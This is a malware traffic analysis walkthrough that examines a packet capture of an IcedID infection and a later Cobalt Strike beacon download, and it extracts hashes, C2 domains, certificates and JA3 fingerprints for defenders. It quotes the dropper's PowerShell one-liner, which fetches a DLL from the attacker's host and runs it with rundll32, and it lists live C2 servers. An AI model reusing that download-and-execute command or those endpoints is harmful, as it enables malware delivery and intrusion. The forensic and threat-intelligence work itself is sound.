Analysing a malware PCAP with IcedID and Cobalt Strike traffic

netresec.com/

April 19, 2021

Erik Hjelmvik

,

Monday, 19 April 2021 09:45:00 (UTC/GMT)

This network forensics walkthrough is based on two pcap files released by Brad Duncan on malware-traffic-analysis.net. The traffic was generated by executing a malicious JS file called StolenImages_Evidence.js in a sandbox environment.


The capture file starts with a DNS lookup for banusdona.top, which resolved to 172.67.188.12, followed by an HTTP GET request for "/222g100/index.php" on that domain. The following PowerShell oneliner is returned in the HTTP response from banusdona.top:

```
$path = $Env:temp+'\JwWdx.dat'; $client = New-Object Net.WebClient;
$client.downloadfile('http://banusdona.top/222g100/main.php',$path);
C:\Windows\System32\rundll32.exe $path,DllRegisterServer
```

This oneliner instructs the initial dropper to download a Win32 DLL payload from http://banusdona[.]top/222g100/main.php and save it as "JwWdx.dat" in the user's temp directory and then run the DLL with:

```
rundll32.exe %TEMP%\JwWdx.dat,DllRegisterServer
```

As you can see in the screenshot below, the HTTP response for this second request to banusdona.top has Content-Type "application/octet-stream", but also a conflicting Content-disposition header of "attachment;filename=data.jpg", which indicates that the file should be saved to disk as "data.jpg". Nevertheless, the "MZ" header in the transferred data reveals that the downloaded data wasn't an image, but a Windows binary (dll or exe).



Transcript: 10.4.12.101:50343 -> 172.67.188.12:80 TCP HTTP


Client : 10.4.12.101 TCP 50343
Server : 172.67.188.12 TCP 80
Start Time : 2021-04-12 20:07:53.752564 UTC (22:07 GMT
End Time : 2021-04-12 20:07:56.594528 UTC (22:07 GMT
Duration : 00:00:02.8419640
Frames : 246
Protocol : HTTP (certainty: 0.66)
Display Frames 100 Encoding ASCII Font Size 8

```
GET /222g100/main.php HTTP/1.1
Host: banusdona.top


HTTP/1.1 200 OK
Date: Mon, 12 Apr 2021 20:07:49 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=db1679427dbbea8f2b1c8e93a6605eadc1618258068;
expires=Wed, 12-May-21 20:07:48 GMT; path=/; domain=.banusdona.top;
HttpOnly; SameSite=Lax
X-Powered-By: PHP/7.2.34
Content-disposition: attachment;filename=data.jpg
CF-Cache-Status: DYNAMIC
cf-request-id: 09694b9b7500000ce922358000000001
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https:\/
\/a.nel.cloudflare.com\/report?s=KEo4kpEJoD3h%
2BdBlObFi0wLTkaijbuf5lvi%2BRiMACxaHqPyerm%2FlQSAuchnGJ%2B2su4RtPsgW%
2FQ3IUaFFD3MUtlaPl9aHTyQHLtHepUBg"}]}
NEL: {"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 63ef153f2c5a0ce9-EWR
alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443";
ma=86400

35b2
MZ?.........??..?.......@...................................?.....?..?
       ?!?.L?!This program cannot be run in DOS mode.$.......M??B
```

Image: CapLoader

transcript of IcedID malware download


The downloaded file gets extracted from the pcap file by NetworkMiner as "data.jpg.octet-stream".



Frame nr.	Filename	Extension	Size	Source host
6	index.php.html	html	194 B	172.67.188.12 [banusdona.top]
9	data.jpg.octet-stream	octet-stream	214 542 B	172.67.188.12 [banusdona.top]
260	aws.amazon.com.cer	cer	1 532 B	143.204.156.37 [dr49lng3n1n2s.clo
260	Amazon.cer	cer	1 101 B	143.204.156.37 [dr49lng3n1n2s.clo
260	Amazon Root CA 1...	cer	1 174 B	143.204.156.37 [dr49lng3n1n2s.clo
260	Starfield Services ...	cer	1 145 B	143.204.156.37 [dr49lng3n1n2s.clo
533	index.gzip	gzip	507 723 B	104.236.115.181 [momenturede.fur

Image: Files extracted from PCAP by NetworkMiner


Right-clicking "data.jpg.octet-stream" in NetworkMiner and selecting "Calculate MD5..." brings up a new window with additional file details, such as MD5 and SHA hashes of the reassembled file.



Name	data.jpg.octet-stream
MD5	f98711dfeeab9c8b4975b2f9a88d8fea
SHA1	c2bdc885083696b877ab6f0e05a9d968fd7cc2bb
SHA256	213e9c8bf7f6d0113193f785cb407f0e8900ba75b9131475796445c11f3ff37c
Path	il_2-6\AssembledFiles\172.67.188.12\TCP-80\222g100\data.jpg.octet-stream
Size	214542
LastWriteTime	2021-04-12 22:07

MD5: f98711dfeeab9c8b4975b2f9a88d8fea SHA1: c2bdc885083696b877ab6f0e05a9d968fd7cc2bb SHA256: 213e9c8bf7f6d0113193f785cb407f0e8900ba75b9131475796445c11f3ff37c

This file is available on VirusTotal, where we can see that it's a DLL that several AV vendors identify as "Cerbu" or "IcedID". VirusTotal's C2AE sandbox analysis of the DLL also reveals the domain name "momenturede.fun" in the process' memory. As you might expect, a connection is made to that domain just a few seconds later. A nice overview of these connections can be seen in CapLoader's Flow tab.



☑ Identify protocols
☑ Parse DNS
Frames limit 0
Enter input filter in BPF format

File ID	Filename
1	2021-04-12-IcedID-inf
2	2021-04-12-IcedID-inf

☑ Auto-extract flows on select

Display Filter (BPF)
Keyword Filter: moment — Exact Phrase

Client_IP	Client_P	Server_IP	Server_P	Transport	Protocol	Hostname
10.4.12.101	56030	10.4.12.4	53	UDP	DNS	Wolvereeen-DC.wolv
10.4.12.101	50343	172.67.188.12	80	TCP	HTTP	banusdona.top
10.4.12.101	61259	10.4.12.4	53	UDP	DNS	Wolvereeen-DC.wolv
10.4.12.101	50344	143.204.156.37	443	TCP		tp.8e49140c2-frontier
10.4.12.101	60711	10.4.12.4	53	UDP	DNS	Wolvereeen-DC.wolv
10.4.12.101	50345	104.236.115.181	80	TCP	HTTP	momenturede.fun
10.4.12.101	61030	10.4.12.4	53	UDP	DNS	Wolvereeen-DC.wolv
10.4.12.101	50346	83.97.20.176	443	TCP	SSL	vaccnavalcod.websit
10.4.12.101	137	10.4.12.255	137	UDP	NetBIOS...	

Image: CapLoader showing initial flows from the IcedID malware execution


The momenturede.fun server returns a 500kB file, which NetworkMiner extracts from the pcap file as "index.gzip".

MD5: 96a535122aba4240e2c6370d0c9a09d3 SHA1: 485ba347cf898e34a7455e0fd36b0bcf8b03ffd8 SHA256: 3d1b525ec2ee887bbc387654f6ff6d88e41540b789ea124ce51fb5565e2b8830

This turns out to be an encrypted IcedID DLL file, which has been analyzed by Ali Aqeel here: https://aaqeel01.wordpress.com/2021/04/09/icedid-analysis/

Right after the IcedID download we see a series of HTTPS connections towards odd domains like vaccnavalcod.website, mazzappa.fun, ameripermanentno.website and odichaly.space, all of which resolved to IP 83.97.20.176. That host is most likely a command-and-control (C2) server used by the IcedID malware.

CapLoader's "Services" tab also reveals that the TLS connections to port 443 on 83.97.20.176 are very periodic, with a new connection every 5 minutes. Periodic connection patterns like this is a typical indicator of C2 traffic, where the malware agent connects back to the C2 server on regular intervals to check for new tasks.



☑ Identify protocols

☑ Parse DNS

Frames limit 0

Enter input filter in BPF format

File ID	Filename
1	2021-04-12-IcedID-inf
2	2021-04-12-IcedID-inf

☑ Auto-extract flows on select

Display Filter (BPF) host 83.97.20.176

Keyword Filter

Exact Phrase


Server_IP	Serve	Hostname	Protc	Periodicity	Period	Flows	ASN	AS_Or
83.97.20.176	443	vaccnavalcod.websit...	SSL	54.6	00:05:01	51	9009	M247 L

Image:

CapLoader's Services tab showing that the IcedID malware agent connects to the C2 server every 5 minutes (00:05:01).

The traffic to 83.97.20.176 is encrypted, so we can't inspect the payload to verify whether or not it is IcedID C2 communications. What we can do, however, is to extract the HTTPS server's X.509 certificate and the JA3 hash of the client's TLS implementation from the encrypted traffic.

NetworkMiner has extracted the X.509 certificates for vaccnavalcod.website, mazzappa.fun, ameripermanentno.website and odichaly.space to disk as "localhost.cer".




Field	Value
Subject	Internet Widgits Pty Ltd, Som...
Public key	RSA (2048 Bits)
Public key parameters	05 00
Subject Key Identifier	b10cb2a42f2e4945097c3d511...
Authority Key Identifier	KeyID=b10cb2a42f2e494509...
Basic Constraints	Subject Type=CA, Path Lengt...
Thumbprint	452e969c51882628dac65e38...

```
452e969c51882628dac65e38aff0f8e5ebee6e6b
```

It turns out that all these sites used the same self-signed certificate, which had SHA1 fingerprint 452e969c51882628dac65e38aff0f8e5ebee6e6b. The X.509 certificate was created using OpenSSL's default values, such as "Internet Widgits Pty Ltd" etc. Further details about this certificate can be found on censys.io.

The JA3 hashes used by the IcedID malware agent can be found in NetworkMiner's Hosts tab as well as in the Parameters tab.



Filter keyword: JA3 Hash | Case sensitive | ExactPhrase | Parameter name


Parameter...	Parameter value	Source port	Destination host
JA3 Hash	a0e9f5d64349fb13191bc781f81f42e1	TCP 50344	143.204.156.37 [dr49lng3n1
JA3 Hash	3b5074b1b5d032e5620f69f9f700ff0e	TCP 50346	83.97.20.176 [odichaly.spac
JA3 Hash	28a2c9bd18a11de089ef85a160da29e4	TCP 50349	52.114.132.22 [skypedatapr
JA3 Hash	28a2c9bd18a11de089ef85a160da29e4	TCP 50350	52.114.132.22 [skypedatapr
JA3 Hash	a0e9f5d64349fb13191bc781f81f42e1	TCP 50351	83.97.20.176 [odichaly.spac
JA3 Hash	a0e9f5d64349fb13191bc781f81f42e1	TCP 50352	83.97.20.176 [odichaly.spac
JA3 Hash	a0e9f5d64349fb13191bc781f81f42e1	TCP 50353	83.97.20.176 [odichaly.spac
JA3 Hash	3b5074b1b5d032e5620f69f9f700ff0e	TCP 50354	83.97.20.176 [odichaly.spac
JA3 Hash	a0e9f5d64349fb13191bc781f81f42e1	TCP 50355	83.97.20.176 [odichaly.spac
JA3 Hash	a0e9f5d64349fb13191bc781f81f42e1	TCP 50368	83.97.20.176 [odichaly.spac

Image:

NetworkMiner's Parameters tab with keyword filter "JA3 Hash"

The JA3 hashes for the client that connects to the C2 server are a0e9f5d64349fb13191bc781f81f42e1 and 3b5074b1b5d032e5620f69f9f700ff0e. Several legitimate Windows applications unfortunately have the same JA3 hashes, so we can't use them to uniquely identify the IcedID agents.

The IcedID C2 traffic continues for over 19 hours, at which point we suddenly see a connection to a new suspicious domain called "lesti.net" on 185.141.26.140. The first HTTP request to that domain is used to download a 261703 byte file, as can be seen in this Flow Transcript from CapLoader:



Client : 10.4.12.101 TCP 51888
Server : 185.141.26.140 TCP 80
Start Time : 2021-04-13 15:25:08.531265 UTC (17:25 GMT
End Time : 2021-04-13 15:25:10.345148 UTC (17:25 GMT
Duration : 00:00:01.8138830
Frames : 372
Protocol : HTTP (certainty: 0.00)
Display Frames 100 Encoding ASCII Font Size 8

```
GET /9r8z HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Host: lesti.net
Connection: Keep-Alive
Cache-Control: no-cache


HTTP/1.1 200 OK
Date: Tue, 13 Apr 2021 15:25:05 GMT
Content-Type: application/octet-stream
Content-Length: 261703


?H????3]?E.H??.?M.1?H??.U?U.1??U.1?H??.??.1?9?t.??X?H?????????? ???
<??m???8?L.pQ?:pQ?r?LJ?.?..????U????w?.Z?a)2?a)2?)??c???c???c??;c??5
```

NetworkMiner extracts this file as "9r8z.octet-stream". This turns out to be a Cobalt Strike beacon download, which we can decode with Didier Stevens' fantastic 1768.py script.

The output from 1768.py reveals that this Cobalt Strike beacon is using the following URIs for C2 communication:

- GET URI: http://lesti[.]net/userid=
- POST URI: http://lesti[.]net/update.php

We can also see that the Cobalt Strike license-id (a.k.a. watermark) is 1580103814. This ID can be used to link this Cobalt Strike beacon to other campaigns. Below is a list of Cobalt Strike C2 servers using license-id 1580103814 discovered by Tek in December 2020:

- 45.147.229[.]157
- selfspin[.]com
- savann[.]org
- palside[.]com
- server3.msadwindows[.]com
- mapizzamates[.]com
- fixval[.]com
- rackspare-technology[.]download
- 108.177.235[.]148
- matesmapizza[.]com

Update 4 May 2021

Sergiu Sechel published a blog post yesterday, which included a list of Cobalt Strike C2 servers. We fed this list to Tek's scan_list.py script in order to see if license-id 1580103814 is still active. It turned out it was. We found the following 27 domains and IP's running Cobalt Strike C2 servers on TCP 443 using that license-id.

- 151.236.14[.]53
- 151.236.14[.]53
- 172.241.27[.]70
- 193.29.13[.]201
- 193.29.13[.]201
- 193.29.13[.]209
- 194.165.16[.]60
- 193.29.13[.]209
- 193.29.13[.]201
- 194.165.16[.]60
- 194.165.16[.]60
